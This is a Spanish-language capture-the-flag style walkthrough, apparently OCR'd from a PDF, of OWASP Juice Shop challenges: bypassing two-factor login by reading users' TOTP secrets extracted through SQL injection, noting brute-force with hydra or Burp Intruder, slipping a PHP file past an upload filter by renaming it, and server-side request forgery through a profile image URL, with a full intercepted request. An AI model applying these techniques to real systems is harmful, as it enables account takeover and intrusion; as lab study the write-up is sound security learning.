

Si, ha funcionado.



Ha resuelto correctamente el desafío: Multiple Likes (Like any review at least three times as the same user.)

Two Factor Authentication

Muy bien, vamos a ponernos en el siguiente escenario, con la vulnerabilidad SQLI que obtube anteriormente estoy comenzando a extraer las contraseñas de muchos usuarios y entrando a sus cuentas para lo que sea, y ahora, me encuentro con que uno de los administradores tiene activado el doble factor de autenticacion.




Intercepto la solicitud y, con mi solicitud, puedo ver que estoy enviando dos tokens, el codigo que debo introducir y no conozco, y un token temporal.


```
{
    "tmpToken":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJlc2VySWQiOjEwLCJ0eXBlIjoicGFzc3dvcmRf
    dmFsaWRfbmVlZHNfc2Vjb25kX2ZhY3Rvcl90b2tlbiIsImlhdCI6MTc2MTMyMDI4OH0.vGl-a2qgrh
    qe_90nOlllo Nvx7rMllhgMQTcL6QVzoYMYtyOH_W95qGFoMnpQ6P5mVMyfkItFit62ezISeTIYiRyl
    Bv8nFPsAeezNFbCdla6FoOw7_IEOSkS5Wm_POCFKplI99RWkk8L4MhxjiEYWGf8TYyYatAbCfDZb0J
    8CtoY",
    "totpToken":"123456"
}
```


Mirando las tablas de usuarios, encuentro la columna totpSecret, exactamente lo mismo que el condenado bot me pide, asi que, voy a simplemente entregarlo


Extraigo de nuevo la tabla para obtener el token




Ahora, debo de averiguar como usar este token, debido a que lo han mencionado varias veces podemos deducir que es TOTP el sistema que estan usando para la verificacion en dos pasos, por lo tanto, busco la documentacion e investigo para descubrir como aprobechar este token.

TOTP funciona a traves de google authenticator, y ese token es la clave de configuracion, por lo tanto, lo unico que necesitamos hacer es configurar, usando ese token, una instancia de google authenticator y utilizar el numero aleatorio que nos da el token para acceder de forma normal.



19:08
43
Añade un código de autenticación
Para empezar, escanea el código QR o introduce manualmente la clave de configuración.
Escanear un código QR
Introduce una clave de configuración



Y con esto, hemos completado el desafio.




Cabe destacar que es posible lograr entrar mediante un ataque de fuerza bruta dado el hecho de que este formulario no tiene ningun tipo de limite de intentos, pero dado que el codigo es cambiante, esto puede llegar a consumir horas, pero se lograra, más tarde o más temprano se lograra. Con herramientas como hydra o el intruder de burpsuite es posible ejecutar este ataque.




33289	033288	429	505	1
33288	033287	429	505	1
33287	033286	429	505	1
33286	033285	429	505	1
33285	033284	429	505	19
33284	033283	429	505	10
33283	033282	429	505	4
33282	033281	429	505	2
33281	033280	429	505	1
33280	033279	429	505	6
33279	033278	429	505	6
33278	033277	429	505	1
33277	033276	429	505	1
33276	033275	429	505	1
33275	033274	429	505	0
33274	033273	429	505	1
33273	033272	429	505	1
33272	033271	429	505	1
33271	033270	429	505	1
33270	033269	429	505	1
33269	033268	429	505	1
33268	033267	429	505	1

Upload Type

Si queremos llevar a cabo una reclamacion, podemos ver el siguiente formulario.



Dentro de este formulario, puedo incluir una factura que, en teoria, no deberia de ser ningun otro formato ademas de .zip o .pdf, asi que, voy a intentar colarle un .php.




Al intentar introducirlo directamente, podemos ver que el sistema lo bloquea.


Ahora, voy a probar a cambiarle la extension.


```
factura.php.zip
```

Y, como podemos ver, con esto ha bastado para colarsela.




Ahora, si interceptamos la peticion y modificamos el nombre del fichero podremos introducir un fichero php, no php.zip, y con esto ya habremos resuelto el desafio.





SSRF

Tras una pequeña busqueda de posibles entradas vulnerables, encuentro un formulario muy interesante en el perfil de usuario.



Aqui, podemos ver una opcion que nos permite llamar a una imagen desde un enlace, introduciendo una URL, es posible que, si llamamos desde aqui a un recurso interno del servidor, este se ejecute desde el servidor.


Request

```
POST /profile/image/url HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000/profile
Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
 continueCode=DQ6MlnrjxJgLkEN0rohatDtwIwf2au73i4aHY6F6VI1zARWap19X5q48vY7e; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MT
AsInVzZXJuYW1lIjoid3Vyc3Ricm90IiwiZWlhaWwiOiJ3dXJzdGJyb3RAanVpY2Utc2gub3AiLCJwYXNzd
29yZCI6IjlhZDViMDQ5MmJiZTUyODU4M2UxMjhkMmE4OTQxZGU0Iiwicm9sZSI6ImFkbWluIiwiZGVsdXhl
VG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IiIsInByb2ZpbGVJbWFnZSI6ImFzc2VOcy9wdWJsaWMvaW1hZ2V
zL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiJJRlRYRTNTUE9FWVZVUlQyTVJZR0
k1MlRLSjRIQzNLSCIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEwLTI0VDE2OjMxOjE5L
jIxOFoiLCJlcGRhdGVkQXQiOiIyMDI1LTEwLTI0VDE2OjMxOjE5LjIxOFoiLCJkZWxldGVkQXQiOm51bGx9
LCJpYXQiOjE3NjEzMjU4Mzl9.QDmGmIoYKlM3WmLKagvP-32oeqWdkoIZOK8OgP4f66Ojh3MINz5wMiGuwN
F1boFPutrpx4mOwVPhWBSgMAsGeum7KROPr2CeI_05uOc2oAOhJK_eLgvxYI7XmpZFJfiHQhnc-UDcNCbwN
1L_lJ6sd9IdY3gQX2Qquu06JZRCzRI
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

imageUrl=http://127.0.0.1
```


Response

```
HTTP/1.1 302 Found
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /profile
Vary: Accept, Accept-Encoding
Content-Type: text/html; charset=utf-8
Content-Length: 60
Date: Thu, 30 Oct 2025 12:17:30 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<p>
     Found. Redirecting to <a href="/profile">
          /profile
     </a>
</p>
```

Al introducir la direccion de loopback, podemos ver claramente como lo acepta, y al intentar acceder la imagen que hemos visto desde el perfil.



Podemos ver que nos envia, efectivamente, a la direccion de loopback.




Con esto ya tenemos localizada la vulnerabilidad, ahora, lo que hemos de localizar es el recurso oculto que queremos ejecutar.

Ahora, siguiendo la recomendacion de las hint de juice-shop hago ingenieria inversa al virus, cosa que no me gusta demasiado, para esto primero usare strings para leer las cadenas visibles en el binario, y en caso de no encontrar nada, usare ghidra para descompilar el programa, aunque no soy demasiado experimentado en eso, asi que espero no tener que llegar a eso.

Tras un buen rato analizando esto (COMO UN PROGRAMA TAN SIMPLE PUEDE SER TAN ENORME POR DIOS), encuentro una url interesante, `http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3`

Segun lo que e podido leer, este virus, precisamente, funciona enviando una solicitud a esa ruta, asi que, vamos a ejecutarlo.

